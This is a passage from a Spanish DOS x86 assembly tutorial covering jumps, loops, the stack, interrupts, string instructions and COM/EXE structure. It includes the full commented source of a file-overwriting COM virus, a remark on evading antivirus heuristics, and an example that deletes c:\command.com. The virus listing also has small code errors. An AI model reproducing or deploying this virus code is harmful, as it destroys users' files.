saltar , ya que 13h es menor que 18h. También se suelen usar para detectar si hubo fallo en la operación, ya que muchas interrupciones al acabar en fallo encienden el carry flag.

**JNC, JAE, JNB**: Otros tres que valen exactamente para lo mismo. *Jump if not Carry, Jump if Above or Equal y Jump if Not Below*. Saltan por tanto si al haber una comparación el flag de acarreo vale 0, o sea, es equivelente al operador >=. En la comparación CMP 0,0 o CMP 13h,12h saltar , ya que el segundo operando es MAYOR O IGUAL que el primero.

**JZ** o **JE**: *Jump if Zero o Jump if Equal*. Salta si el flag de cero est a 1, o sea, si las dos instrucciones comparadas son iguales. Saltaría en el caso CMP 0,0

**JNZ** o **JNE**: *Jump if Not Zero o Jump if Not Equal.* Salta si el flag de cero está a 0, o sea, si las dos instrucciones comparadas no son iguales.

**JBE** o **JNA**: *Jump if Below or Equal o Jump if Not Above*. Saltaría si en resultado de la comparación el primer miembro es menor o igual que el segundo ( <= )

**JA** o **JNBE**: *Jump if Above o Jump if Not Below of Equal*. Justo lo contrario que la anterior, salta si en el resultado de la comparación el primer miembro es mayor al segundo.

**JS**: *Jump if Sign*. Salta si el flag de signo est a uno.

**JNS**: *Jump if Not Sign*. Salta si el flag de signo est a cero.

**JP, JPE**: *Jump if Parity o Jump if Parity Even*. Salta si el flag de paridad est a uno.

**NP, JPO**: *Jump if Not Parity, Jump if Parity Odd*. Salta si el flag de paridad est a cero.

**JL, JNGE**: *Jump if Less, Jump if Not Greater of Equal*. Salta si en el resultado de la comparación, el primer número es inferior al segundo, pero con números con signo.

**JGE, JNL**: *Jump if Greater or Equal, Jump if Not Less*. Salta si en el resultado de la comparación, el primer número es mayor o igual que el segundo, pero con números con signo.

**JLE, JNG**: *Jump if Lower or Equal, Jump if Not Greater*. Salta si en el resultado de la comparación, el primer número es menor o igual que el segundo, pero con números con signo.

**JG, JNLE**: *Jump if Greater, Jump if Not Lower or Equal*. Salta si en el resultado de la comparación, el primer número es mayor que el segundo, para números con signo.

Fiuuuuu !!! Menuda lista. Bueno, aconsejo que os quedéis de cada parrafito con uno, aunque algunos se usen poco, pero como veis para una misma instrucción hay varios,... y para gustos no hay nada escrito, lo mismo os da usar JG que JNLE por ejemplo.

Vamos, que después de toda esta aridez me temo que voy a tener que poner algunos ejemplos de los más utilizados:

```
            MOV AX, 1111h
            MOV BX, 1112h
            CMP AX, BX        ; AX es menor que BX ( toma perogrullada )
            JB  tirapalante   ; Saltar  a tirapalante
            HLT               ; Esta orden bloquea el ordenador, halt
tirapalante:   DEC BX         ; Ahora BX valdr  1111h
            CMP AX, BX        ; Ahora valen igual
            JNE Acaba         ; No saltar , ya que son iguales
            JE Continua       ; Esta vez si
Continua:     DEC BX          ; Ahora BX vale 1110h
            CMP AX, BX
            JE Acaba          ; No son iguales, por tanto no saltar
            JB Acaba          ; No es menor, tampoco salta
            JG Acaba          ; Es mayor, ahora SI saltar
Acaba:        XOR AX, AX
            XOR BX, BX        ; AX y BX valen ahora cero.
```

Espero que con esto haya aclarado un poco la utilidad de los saltos. Evidentemente, ahora al escribir sabemos cuando uno es menor o mayor, pero a veces mediante interrupciones sacaremos valores que no conoceremos al ir a programar, o quiz lo hagamos de la memoria, y querremos comprobar si, son iguales, etcétera.

Por cierto, que en los saltos condicionales se puede hacer como en los incondicionales, o sea, formatos como:

```
JE 0022h
JNE 0030h
JNO AL
```

Sin embargo, estamos limitados a saltos cortos, o sea, de rango a 127 bytes hacia adelante o 128 hacia atrás, no pudiendo superar esta distancia.

**7.3. BUCLES**

He aquí el equivalente al FOR-TO-NEXT en ensamblador, se trata de la orden LOOP. Lo que hace esta orden es comparar CX con cero; si es igual, sigue adelante, si no lo es, vuelve al lugar que se indica en su operando decrementando CX en uno. Por lo tanto, CX ser un contador de las veces que ha de repetirse el bucle. Vamos con un ejemplo:

```
        MOV CX,0005h
bucle:  INC DX
        CMP DX,0000h
        JE  Acaba
        LOOP bucle
Acaba:  ...
```

Veamos como funciona ,ste programa. Se mueve a CX el valor 5h, que van a ser las veces que se repita el bucle. Ahora, llegamos al cuerpo del bucle. Se incrementa DX y se compara con 0, cuando es igual salta a "Acaba". Si llega a la orden LOOP, CX se decrementar y saltar a bucle. Esto se Repetirá cinco veces. En fin, que el programa acabar en el grupo de instrucciones de "Acaba" cuando la comparación de un resultado positivo o cuando el bucle se haya repetido cinco veces.

También tiene la limitación de que sólo realiza saltos cortos, y también puede usarse como el JMP, de la forma:

```
LOOP 0003h
LOOP [AL]
```

En resumen, la orden LOOP es la equivalente a CMP CX,0/JNZ parámetro, donde parámetro es el operando de LOOP.

Y en fin, hemos terminado con los condicionales. Parece muy árido, pero luego seguramente usaréis poco más que un JZ o JNZ al principio,... y el LOOP, claro. Ya no nos queda mucho. La explicación de la pila y las interrupciones, y ya podréis empezar a programar.

## 8. La pila

Para explicar esta parte, voy a hacerlo lo más mundanamente posible y sin mucho término complicado, porque las explicaciones muchas veces suelen liar más sobre una cosa tan sencilla como es esto.

La pila es una especie de "almacén de variables" que se encuentra en una dirección determinada de memoria, dirección que viene indicada por SS:SP, como menciona, antes, registros que son SS de segmento de pila y SP de Offset de esta.

Entonces nos encontramos con dos órdenes básicas respecto a la pila, que son PUSH y POP. La órden PUSH empuja una variable a la pila, y la órden POP la saca. Sin embargo, no podemos sacar el que queramos, no podemos decir "quiero sacar el valor de DX que he metido antes y que fue el cuarto que metí", por ejemplo.

La estructura de la pila se denomina LIFO, siglas inglesas que indican 'Last In First Out'. Esto significa que al hacer un POP, se sacar el último valor introducido en la pila. Vamos con unos ejemplitos majos:

```
PUSH    DX      ; Mete en la pila el contenido de DX
PUSH    CX      ; Y ahora el contenido de CX
POP     AX      ; Ahora saca el último valor introducido (CX ) y lo coloca en AX.
POP     BP      ; Y ahora saca en valor anterior introducido, que es el contenido de DX
                ; cuando hicimos el PUSH DX y se lo asigna a BP.
```

Ahora, una rutina algo mas detallada:

```
MOV     DX,0301h    ; DX vale ahora 0301 hexadecimal.
PUSH    DX          ; Empuja DX a la pila. SP se decrementa en dos.
MOV     DX,044C4h   ; Ahora DX vale 044C4h
POP     CX          ; Y con esto, CX vale 0301 hexadecimal, el valor que habíamos
                    ; introducido con anterioridad.
```

Dije en la segunda línea: SP se decrementa en dos. Cuando por ejemplo ejecutamos un .COM, SS es el segmento del programa ( o sea, igual que CS, y si no han sido modificados, DS y ES ), y SP apunta al final, a 0FFFFh.
Cuando empujamos un valor a la pila, SP se decrementa en dos apuntando a 0FFFDh, y en esta dirección queda el valor introducido. Cuando lo saquemos, se incrementar de nuevo en dos el valor de SP, y el valor se sacar de la pila.

Se puede operar con ,sta instrucción con los registros AX, BX, CX, DX, SI, DI, BP, SP, CS, DS y ES, sin embargo no se puede hacer un POP CS, tan sólo empujarlo a la pila.

He aquí un ejemplo de lo que hace en realidad un POP en términos de MOVs, aunque sea un gasto inútil de código, tiene su aplicación por ejemplo para saltarse la heurística en un antivirus, que busca un POP BP y SUB posterior, bueno, supongo que ya aprenderéis a aplicarlo cuando veais el curso de virus/antivirus:

Partamos de que hay cierto valor en la pila que queremos sacar.

```
MOV     BP, SP          ; Ahora BP es igual al offset al que apunta SP
MOV     BP, Word ptr [BP] ; Y ahora BP vale el contenido del offset al que apunta, que al
                        ; ser el offset al que apunta el de pila, ser el valor que sacaríamos
```

```
                        ; haciendo un POP BP.
    ADD     SP, 2       ; Para acabarlo, sumamos dos al valor de offset de la pila.
```

Y esto es lo que hace un POP BP, símplemente. Para ver lo que hace un PUSH no habría mas que invertir el proceso, lo pongo aquí, pero sería un buen ejercicio que lo intentarais hacer sin mirarlo y luego lo consultarais, por ejemplo introduciendo DX a la pila.

```
    SUB     SP, 2
    MOV     BP, SP
    MOV     Word ptr[BP], DX
```

Como última recomendación, hay que tener bastante cuidado con los PUSH y POP, sacar tantos valores de la pila como se metan, y estar pendiente de que lo que se saca es lo que se tiene que sacar. La pila bien aprovechada es fundamental para hacer programas bien optimizados, ya que entre otras cosas las instrucciones PUSH y POP sólo ocupan un byte.

Es por ejemplo mucho mejor usar un PUSH al principio y un POP al final en vez de dejar partes de código para almacenar variables, m s velocidad y menos tamaño.

Y finalmente, hay otras dos órdenes interesantes respecto a la pila, PUSHF y POPF, que empujan el registro ( 16 bits ) de flags y lo sacan, respectivamente

**8.1. LA ORDEN CALL**

Se trata de una órden que se utiliza para llamar a subrutinas, y está relacionada con la pila, por lo que la incluyo en esta lección del curso.

La sintaxis del Call es casi la de un Jmp, pudiéndose también utilizar etiquetas, direcciones inmediatas o registros. Si comparasemos un Jmp con un 'GOTO', el Call sería el 'GOSUB'. Es una instrucción que nos va a servir para llamar a subrutinas.

Su forma de actuación es sencilla. Empuja a la pila los valores de CS e IP ( o sea, los del punto en el que est  en ese momento el programa ), aunque IP aumentado en el tamaño del call para apuntar a la siguiente instrucción, y hace un salto a la dirección indicada. Cuando encuentre una instrucción  RET, sacar  CS e IP de la pila, y así retornar  al lugar de origen. Veamos un ejemplo:

```
    xor     ax,ax     ; Ax vale ahora 0
    Call    quebien   ; Mete CS e IP a la pila y salta a quebien
    Int  20h          ; Esta órden sale al dos, explicar, todo esto en el próximo capítulo, sólo que
                      ; sepáis eso
quebien: mov    ax,30h
         Ret          ; Vuelve a la instrucción siguiente al punto de llamada, o sea, a la de
                      ; "INT 20h"
```

La órden RET puede tener también varios formatos: RETN o RETF, según se retorne desde un sitio cercano ( RETN, near ) o lejano ( RETF, far ). No obstante, prácticamente no lo usaremos, la mayoría de las veces se quedará en RET y punto.

Existe entonces la llamada directa cercana, en la que sólo se introduce IP ( lógicamente, apuntando a la órden siguiente al Call ), y al retornar, lo hace en el mismo segmento, y la llamada directa lejana, en la que se introducen CS e IP ( y luego se sacan, claro ). A veces se podrían producir confusiones, con lo que quizá  pueda ser conveniente usar RETN y RETF respectivamente.

Y el próximo capítulo empezamos con interrupciones,... venga, que ya queda menos para poder programar ;-)

## 9. Interrupciones

A estas alturas del curso estaréis diciendo: bueno, vale, he aprendido a mover registros, a meterlos en la pila, etc,... ¨ pero cómo actúo con el exterior ?. Porque por mucho registro que tenga no voy a escribir por ejemplo un caracter en la pantalla. Bieeeeeen, pues aquí está, son las interrupciones.

La primera cosa que tenemos que hacer es saber como funcionan las interrupciones. Son principalmente subrutinas de la BIOS o el DOS que pueden ser llamadas por un programa, por ejemplo la función **21h**, esta dedicada especialmente a tratamiento de archivos.

Para utilizarlas, tendremos que poner los registros con un determinado valor para que se realice el propósito que buscamos. Cada interrupción tiene varias funciones, y podremos elegir cual ejecutamos según el valor de **AH**. El formato de la orden es **INT X**, donde **X** puede ir desde **1** a **255** ( aunque normalmente se escribe en formato hexadecimal ).

Cuando se ejecuta una interrupción, el ordenador empuja todos los flags a la pila, un 'PUSHF', y después mira en la tabla de vectores de interrupción, de la que hablaremos adelante, para transferir el control del programa al punto que indica esa tabla respecto a la interrupción pedida mediante un 'CALL'. Cuando la interrupción ha terminado, acabar con un IRET, que es una combinación entre 'POPF' y 'RET'.

La tabla de Vectores de Interrupción es una tabla de direcciones para la dirección a la que debe saltar cada interrupción. Comienza en la dirección de memoria 0000:0000 y acaba en la 0000:0400, siendo cada dirección de 4 bytes de longitud. Para averiguar cual corresponde a cada interrupción, no hay m s que multiplicar el número de interrupción por cuatro. Por ejemplo, la dirección de memoria donde est el punto al que salta una INT 21h, es 0000:21h*4. Ahí se contienen el CS e IP a los que saltar el programa cuando se ejecute la interrupción. Estos valores, son modificables, pero hay que tener mucho cuidado con ello.

Y ahora voy a ponerme algo mas mundano, si no habéis entendido esto al menos saber 'que hace', quizá así además los que os hayáis perdido podáis retornar más adelante. Vamos con un ejemplo de uso de una interrupción:

```
        jmp mesaltomsg      ; Esto lo hago porque ejecutar el textopuede traer consecuencias
                            ; imprevisibles

archivo:    db 'c:\command.com',0   ; el 0 que va después es necesario en operaciones con
                                    ; archivos, o no funcionará.

mesaltomsg: mov ax,4100h    ; Al ir a llamar a la interrupción, AH ( que aquí es 41h ), indica la
                            ; función de dicha interrupción que se quiere ejecutar. En este caso
                            ; es la 41h, que significa borrar un fichero

        mov dx, OFFSET archivo  ; En dx cargamos la dirección del offset con la etiqueta archivo
                                ; o sea, si la etiqueta archivo está en :0014h, ese ser ahora el valor
                                ; de DX. Como vemos, no sólo basta con tener AX actualizado para
                                ; poder usar la interrupción.

        Int 21h             ; Ejecutamos la interrupción 21h en su función 41h, borrar un fichero.
```

Voy a detallar un poco mas, ¿por qur en dx pongo la dirección del offset de archivo?. Porque la función de la Int21h que busco necesita par metros. Cuando AH vale 41h, función de borrar fichero, necesita ciertos par metros, y esto es que en DS:DX se encuentre la cadena de caracteres que indica el fichero a buscar.

Como DS vale lo mismo que CS si no lo hemos cambiado, tan sólo hace falta hacer que DX apunte al lugar donde est  la cadena de caracteres con el nombre del archivo.

Vamos con otro ejemplo. Ahora, queremos cambiar el nombre de un fichero. La interrupción para ello es la 21h, y la función que queremos es la 56h, con lo que en AH tendremos que poner ese valor.

El par DS:DX, es la dirección de la cadena que contiene la unidad, camino y nombre del fichero, tal y como sucedía en el anterior ejemplo, y ES:DI la dirección de la cadena que contiene la nueva unidad, camino y nombre.

Vamos con el programa:

```
    Mov     ah, 56h                 ; No hace falta inicializar Al, como hicimos antes, no tiene
                                    ; ninguna importancia su contenido.
    Mov     dx, OFFSET anterior     ; Ds ya está  apuntando a este segmento, sólo tendremos que
                                    ; asignar Dx
    Mov     di, OFFSET posterior    ; Di apunta al nuevo nombre, Es no ha sido variado de ninguna
                                    ; manera.
    Int     21h                     ; Si en ,ste directorio de halla el archivo de DS:DX, cambia su
                                    ; nombre al de ES:DI
    Int     20h                     ; Devuelve el control al Ms-dos.
anterior:   db  'berilio.com',0
posterior:  db  'magnesio.com',0
```

En resumen, cambiar  el nombre del archivo berilio.com a magnesio.com si este se encuentra en el directorio.

Hay innumerables cosas que se pueden hacer con las interrupciones: escribir textos, leer del teclado, cambiar modos de pantalla, escribir en archivos, leerlos, ejecutarlos,... demasiado para ponerlo aquí, aunque al final del curso os podréis encontrar más ejemplos.

Recomiendo tener a mano la lista de interrupciones de Ralf Brown, que es una auténtica biblia de las interrupciones, o las guías Norton. El caso es que es imposible sabérselas de memoria, y es mejor tener una buena obra de consulta al lado. La lista de interrupciones de Ralf Brown es fácil de encontrar, y ocupa cerca de un disco completo, con largos archivos de texto, y se actualiza de vez en cuando.

Para dar una idea en general y que sepáis cómo buscar lo que necesitáis, aquí están las interrupciones que más se usan y sus funciones en general, símplemente para orientaros al buscar.

**Interrupción 21h:** Apuesto a que es la que más utilizareis, con ella se consigue el acceso a la fecha y hora del sistema, gestión de ficheros, funciones de **DOS** referidas al disco, para la gestión de directorios, y algunas de lectura/escritura en el teclado y pantalla, además de la gestión de la memoria.

**Interrupción 13h:** Funciones de **BIOS** que se refieren al disco.

**Interrupción 10h:** Gestión de la pantalla en modo alfanumérico, gestión de la pantalla en modo gráfico.

**Interrupciones 25h y 26h:** Funciones de dos de acceso directo al disco, escribir y leer sectores...

**Interrupción 17h:** Impresora.

## 10. Resto de órdenes

Bueno, pues parece que nos vamos acercando al final,... ahora voy a contar con algo de detalle del resto de las órdenes en lenguaje ensamblador las más importantes y que más merezcan conocerse:

### 10.1. XCHG

La función de **xchg** es la de intercambiar valores entre registros y memoria, de tal manera que puede funcionar así:

```
XCHG reg, reg ( XCHG AX, BX )
XCHG mem, reg o reg, mem ( XCHG AX, Word ptr 0000:0084h )
```

### 10.2. LEA

"Load Effective Adress", sirve al usar como puntero a DX ( recordemos, al hacer que apuntase hacia un offset que nos interesaba ), y como sustituyente al MOV en estos casos especialmente.

Imaginemos que el offset al que queremos apuntar es Sunset+bp-si, o sea, el lugar donde está la etiqueta "Sunset" m s el valor de bp menos el de si.

Si lo hiciesemos con movs quedaría tal que así:

```
MOV dx, Offset sunset
ADD dx, bp
SUB dx, si
```

La órden LEA integra estas operaciones:

```
LEA dx, [Sunset+Bp-Si]
```

Pudiendo usar en el operando cualquier dirección de memoria y pudiendo sumársele registros.

### 10.3. LDS y LES

El puntero anteriormente utilizado nos puede servir mucho si lo que pretendemos localizar se halla en el mismo segmento que el programa,... pero si est en otro lugar, tendremos también que averiguar de alguna manera su segmento. Para esto se usan LDS y LES.

Teniendo la misma sintaxis que LEA, aunque pudiendo poner un registro de segmento ( pej, Lea SI,CS:[DI+3] ), sus resultados los ligeramente diferentes. Además de ponerse en el operando destino ( SI en el ejemplo anterior ) el Desplazamiento u Offset, el Segmento indicado en el operando origen quedará en DS o ES según la órden sea LDS o LES.

Por ejemplo, si hacemos:

```
LDS     DX, 0000:[DI-23]
```

En DX quedar la dirección a la que apunta DI-23, y en DS quedar 0000, el segmento en que se encuentra.

Igualmente sucederá en ES:

```
LES     SI, 3342h:[Bp]
```

SI valdrá BP, y ES tomará el valor de 3342h.

**10.4. DELAYs**

A veces nos puede interesar perder algo de tiempo, y esta órden tiene además luego más utilidades,... es la órden REP ( repeat ). Se repite, y cada vez que lo hace disminuye CX en una unidad. Se usa especialmente para órdenes como Movsb, etc, que vienen ahora. Pero símplemente que entendáis que si hago:

```
Mov    CX,300h
Rep
```

La órden rep se repite 300h veces, y cuando la supera CX vale 0.

**10.5. INSTRUCCIONES DE CADENA**

Son un subconjunto de instrucciones muy útiles para diversas funciones: inicializar zonas de memoria, copiar datos de una zona a otra, encontrar valores determinados o comparar cadenas, etc etc.

Su comportamiento depende del flag de dirección del que habl bamos unas lecciones más atrás, y que se puede cambiar directamente con estas dos instrucciones:

STD: SeT Direction flag, lo pone a uno.
CLD: CLear Direction flag, lo pone a cero.

Las instrucciones que vamos a usar como de cadena siempre tienen una S de String al final, y casi siempre además una B o una W indicando Byte o Word ( el tamaño ). Es tan común el uso de la B o la W que siempre lo pondrá, así ( es mejor especificar para prevenir posibles fallos )

y estas son:

**LODSB/LODSW**

Lee un byte/palabra en la dirección de memoria dada por DS:SI y la almacena dependiendo de su tamaño en AL o AX. Si el flag de dirección está a cero, según sea byte o palabra, SI aumentará en 1 o 2 unidades ( para poder continuar la operación de lectura ). Si está a uno el flag, se decrementar en 1 o 2 unidades dependiendo del tamaño ( byte/palabra )

**STOSB/STOSW**

Es el equivalente a "grabar" si lo anterior era "cargar". Almacenar el contenido de AL o AX ( como siempre, dependiendo del tamaño ) en ES:DI, copiando según si es B o W uno o dos bytes cada vez que se ejecute.

Si el flag de dirección está a cero, DI aumentar cada vez que se realice la órden en una o dos unidades ( dependiendo tel tamaño, B o W ). Si está a uno, decrecerá .

**MOVSB/MOVSW**

Mueve el byte o palabra contenido en la dirección de memoria a la que apunta DS:SI a la dirección de memoria de ES:DI.

Si el flag de dirección est a 0, con cada MOVS que realicemos SI y DI aumentar n en una unidad (MOVSB ) o dos ( MOVSW ). Si est a uno, se decrementarán de igual manera.

**REP**

Acabo de hablar sobre ,l,... pues bien, si se utiliza como operando suyo una de estas órdenes, la repetirá CX veces. Por ejemplo, si queremos copiar digamos la tabla de vectores de interrupción a un lugar que hemos reservado:

```
        cld                     ; A asegurarnos de que el flag de dirección esté a cero.
        Mov     cx, 400h
        xor     dx, dx          ; pone dx a 0
        push    dx
        pop     ds              ; No está permitido hacer xor ds,ds, por lo que metemos dx, que vale 0,
                                ; en la pila, y sacamos DS valiendo 0.
        xor     si, si          ; SI que valga 0.
        push    cs
        pop     es              ; Vamos a asegurarnos de que ES valga CS, o sea el segmento en el
                                ; que esté  el programa ahora.
        mov     di, buffer      ; DI apunta al lugar donde vamos a guardar la tabla.
        rep     movsb           ; Repite ,sto 400h veces, y cada vez que lo hace incrementa DI y SI.
        Int     20h             ; Acaba la ejecución

buffer: db 400h dup (?)         ; Esto deja un espacio de 400h bytes que nos va a servir para
                                ; almacenar la tabla de vectores de interrupción.
```

Bueno, pues espero que con este programa ejemplo quede todo clarito :)). Por supuesto, es muy mejorable. Podemos para empezar reducir el 400h a 200h en CX, y hacer un rep movsw, con lo que trasladaremos de palabra en palabra las instrucciones.

**10.6. DATOS**

Acabamos de ver algo nuevo, ¿ que significa eso de 'db' que aparece en el anterior problema ?

El objetivo de esta orden, al igual que DW o DD es dejar espacio para datos en una determinada zona del programa, o introducirlos ahí. Voy a mostrar algunos ejemplos:

```
        db   'A saco con todos$'
```

DB se refiere a un byte de longitud, y se usa por ejemplo para guardar una cadena. Veréis que pongo un $ al final de la cadena, bien, esto ha de hacerse siempre, ya que al utilizar interrupciones para mostrar una cadena de caracteres por pantalla, el ordenador lee desde el punto indicado hasta el $, que es cuando se para.

```
        dw   0ffffh             ; W de word, palabro... almacena un número en esa posición

        db   'A',' ','s','a','c','o'   ; Variaciones sobre el tema, va presentandolo caracter a caracter.

        db   dup 5 (90h)
```

A ver, que esto ha sido mas raro, ¿ verdad ?. Significa que repite 5 veces el caracter o número que hay entre paréntesis, o sea, que esto colocaría cinco '90h' en ese sitio.

```
        dw   dup 300h (?)
```

Deja un espacio de trescientas palabras (seiscientos bytes ) para poder almacenar cosas. Su contenido no tiene importancia, se trata de lugar de almacenamiento ( como el lugar en el que copiabamos la tabla de vectores en el ejercicio anterior )

También existe DQ, Define Quadword. Os dejo que imaginéis ;)

**10.7. ACCESO A PUERTOS I/O**

Símplemente describir, las instrucciones que permiten mandar y recibir datos de ellos; IN y OUT.

Los puertos son todos de ocho bits, aunque se pueden usar palabras para su lectura. Existen 64K puertos, o sea, el valor máximo de cualquier registro de Offset.

IN lee un byte o una palabra del puerto y lo almacena en AX/AL, tal que así:

```
IN AL, DX     ; Lee del puerto DX y almacena en AL
IN AX, DX     ; Lee de DX y almacena en AL el valor, leyendo AH desde el puerto DX+1
```

DX es lo único que puede variar siendo otro registro, no se permite en AX/AL

OUT manda un byte al puerto, pudiéndose hacer así ( mediante el registro AX o AL ):

```
OUT DX, AL  ; Al puerto DX, manda el valor contenido en AL
OUT DX, AX  ; A DX manda el contenido de AL, y después en el puerto DX+1 envía AH
            ; Observese esta peculiaridad tanto aquí como en el anterior.
```

Como antes, AL o AX no pueden ser otra cosa, DX podría si ser otro registro ( o directamente un número )

**10.8. ANULACION DE INTERRUPCIONES**

Hay veces que necesitamos que mientras se esté ejecutando nuestro código no se puedan ejecutar interrupciones, debido a que estamos haciendo algo delicado, como por ejemplo tocando la tabla de vectores de interrupción, y no queremos que se ejecute una interrupción que tenemos a medio cambiar.

No tendremos más que poner la órden

**CLI** O CLear Interrupts, que lo que hace es que hasta que encuentre una órden **STI** ( SeT Interrupts ), no se puedan ejecutar interrupciones.

Y bueno, esto casi se ha acabado !. Sólo faltan las estructuras de COM y EXE para que podáis empezar a programar, que consigáis un programa ensamblador ( Tasm, A86, Masm,... recomiendo el primero ), y que pilleis las Interrupciones de Ralph Brown ( ¿ que no las encuentras, si están en todos lados ! ? ), y ale, a hacer cosas ;D

## 11. Estructura com

Los archivos COM tienen como máximo 65536 bytes de extensión, que "curiosamente" coinciden con 0FFFFh, que es el máximo valor que puede tener un registro de 16 bits.

Por lo tanto, cualquier dirección dentro del COM tendrá en común el registro de segmento, y con el de desplazamiento se podrá averiguar el lugar donde se encuentra cualquier cosa en el archivo.

El .COM tiene también una zona normalmente que va de 0 a 100h en la que tiene el PSP, zona de datos en la que entre otras cosas está la Dta ( para trabajar con ficheros, a partir del Offset 80h )

Pongo un ejemplo ahora de cabecera, y después un programa COM completo pero sencillito, aunque con cosas que se puedan comentar ( para que no se os olviden cosillas mientras )

```
.MODEL      TINY              ; Indica que es pequeñito ;)
.CODE                   ; Código
      ORG 100h          ; Esta es la dirección a partir de la
                        ; cual empieza el código, normalmente es 100h para dejar espacio al PSP
Start: jmp      Entrada

      [Datos]

Entrada   PROC
      [Codigo]
Entrada   ENDP

END Start
```

Entrada es un procedimiento al que se puede llamar con por ejemplo el salto del principio. No son necesarios, y quizá  a más de uno le ayude quitárselos de en medio. Si hay que cerrar el Start, que abre el programa.

Hay más líneas que se pueden poner en la cabecera, como MODEL en vez de ser TINY que sea SMALL por ejemplo, o:

```
   CODIGO SEGMENT CODE
   ASSUME DS:CODIGO    ES:CODIGO
```

Lo que abre un segmento de código ( o sea, el Com ), y hace que los registros de segmento apunten a ,l. Al final habría que poner un:

```
   CODIGO ENDS
```

Justo antes del "END Start" pero despu,s de un posible "Entrada ENDP"

Aquí va un ejemplo de programa .COM en lenguaje ensamblador. Se trata de un virus, o más bien, algo que podría ser un virus, ya que es de tipo sobreescritura. El caso es que al utilizar interrupciones, ser pequeñito y tal, es lo ideal para comentar en este archivo.

Aclaro ahora que mis intenciones no son las de distribuir estas cosas para que la gente suelte virus por ahí, es mas, lo que ahora presento no llegaría precisamente muy lejos.

```
Virus      segment Org 100h
```

```
        assume cs:virus         ; No es muy necesario: CS va a ser el virus
len     equ offset last-100h    ; Nueva orden que no comenté !. Len es una variable que se va a
utilizar en el programa, y que se encarga de asignarla. Hace que len valga la dirección del offset de
"last" restándole 100h ( el PSP ). Se trata del tamaño del programa
start:  mov ah, 04eh    ; En dx est  la com_mask, y se va a usar la
        xor cx, cx      ; función 4eh de la interrupción 21h, que
        lea dx, com_mask; es encontrar el primer archivo del int 21h directorio de la forma que
                        ; hay en la dirección a la que apunta dx, o sea, que buscar  el primer
                        ; archivo .c* ( pretende encontrar un com )

open_file: mov ax, 3d02h  ; La función 3d abre el archivo, y AL puesto
        mov dx, 9eh     ; a 2 indica que se abrirá  para lectura y
        int 21h         ; escritura; a uno indicaría sólo lectura por ejemplo. Dx vale 9eh porque
                        ; es el valor de la DTA, donde se contienen los datos del archivo
                        ; encontrado.

Infect: mov cx, len     ; En cx queda la longitud del virus
        ea dx, start    ; Y dx apunta al principio del virus
        mov ah, 40h     ; La función 40h de la Int21h consiste en la
        int 21h         ; escritura en el archivo; cx indica la cantidad de bytes a escribir, y dx la
                        ; dirección a partir de la cual se copian. Por lo tanto, se copiará todo
                        ; este código al principio del programa abierto, sobreescribiendo lo que
                        ; hubiese anteriormente

Next:   mov ah,3eh      ; Cierra el archivo, función 3eh de la Int21h
        int 21h
        mov ah,4fh      ; Busca el siguiente archivo
        int 21h
        jnb open_file   ; Si lo encuentra, salta a open_file, para abrir e infectar.

com_mask:  db "*.c*",0  ; El 0 del final es necesario siempre que se opera con archivos.
last:   db 090h         ; Se trata de un byte para marcar el final del virus ( para el equ del
                        ; principio )

virus   ends
        end start
```

En resumen, lo que hace es buscar el primer archivo que cumpla ser *.c* del directorio, lo infecta y busca otro. Si lo encuentra, también lo infectará, así hasta que no quede ninguno. Una cosa que os puede parecer curiosa es que use jnb para saber si hay algún archivo más en el directorio. Bien, esto lo hace porque cuando el resultado de la interrupción es un error ( como por ejemplo que no haya ningún archivo ), el flag de acarreo se pone a uno. Por tanto, salta con jnb si no ha habido ningún fallo.

## 12. Estructura EXE

Los ficheros EXE tienen una estructura diferente a los Com. Aparte de tener una cabecera especial, pueden ocupar más de un segmento, diferenciándose segmentos de datos, código y pila.

La cabecera EXE va como sigue ( no es necesario para hacer uno, pero tampoco se le tienen que hacer ascos a la información ;D )

| Offset | Descripción |
|---|---|
| 00 | Marca de EXE (MZ = 4D5A). Es obligatorio que estos dos bytes sean MZ o ZM, sino no funcionar |
| 02 | Número de bytes en la última página del programa Todas las páginas son de 512 bytes, menos la última que ser menos. |
| 04 | Número total de paginas de 512 bytes |
| 06 | Número de elementos de la tabla de elementos reubicables. |
| 08 | Tamaño de la cabecera en párrafos de 16 bytes. |
| 0A | Mínimo de memoria requerido además de la necesaria para cargar el programa. |
| 0C | Máximo de memoria requerido. Normalmente los linkadores ponen FFFFh aquí para que el DOS de toda la memoria disponible al programa. |
| 0E | SS inicial |
| 10 | SP inicial |
| 12 | Checksum: complemento a 1 de la suma de los valores de 16 bits del programa, excluido este campo. |
| 14 | IP inicial |
| 16 | CS inicial |
| 18 | Offset de la Tabla de Reubicación |

1ª Número de Overlays generados. S es 0 es un único EXE.

Visto esto, símplemente que os quedáis con los offset 14 y 16, que son CS:IP del EXE donde empieza la ejecución. Ahora pongo un listado de típico EXE:

```
; LISTADO DE EJEMPLO DE EXE

PILA    SEGMENT STACK 'STACK'
        DW 150 DUP (?)      ; Ponemos 150 palabras ( 300 bytes ) de pila
PILA    ENDS                ; Esto ha sido el segmento dedicado a la pila

DATOS  SEGMENT 'DATA'       ; Abre ahora el segmento de datos
    Mensa   DB 'Esto es un ejemplo EXE$'  ;  El $ al final, recordad !
DATOS  ENDS

CODIGO  SEGMENT 'CODE'   ; Vamos con el de código
    ASSUME      CS:CODIGO, DS:DATOS, SS:PILA

Entrada PROC
    Mov     ax, DATOS       ; Valor del segmento DATOS
    mov     ds, ax          ; Ahora queda en DS
```

```
    lea     dx, mensa       ; Desplazamiento del mensaje
    mov     ah, 9           ; Servicio 9 de la int 21h
    int     21h             ; Imprime el mensaje
    mov     ax, 4C00h       ; Servicio 4Ch, retorna al DOS
    int     21h
Entrada ENDP                ; Cierra el procedimiento Entrada

CODIGO  ENDS

END Entrada                 ; Fin del programa
```

# Apéndice A

## Juego de instrucciones

Mnemónico Explicación

AAA Adjust ASCII after Addition, ajuste ASCII después de sumar Esta instrucción se emplea tras sumar dos números BCD no empaquetados de dos dígitos con ADD AX,reg/mem. Comprueba si el contenido de AL supera a nueve, y realiza si es cierto una operación que consiste en restar 10 de AL. AH se incrementa si AL fue superior a 9.

ADD Suma al operando destino el operando origen, almacenando en el operando destino el resultado.

AAM Ajusta ASCII después de multiplicar Convierte el número binario de 8 bits en AL en un número BCD no empaquetado de dos dígitos en AX. AL debe ser menor que 100 para que el ajuste proporcione un número válido.

AAS Ajusta ASCII después de restar. Se emplea después de restar dos números BCD no empaquetados con SUB AX,reg/mem. Compueba si AL es mayor a 9, y si lo es, suma 10 a AL. Si se realiza ajuste, el flag de acarreo se activa.

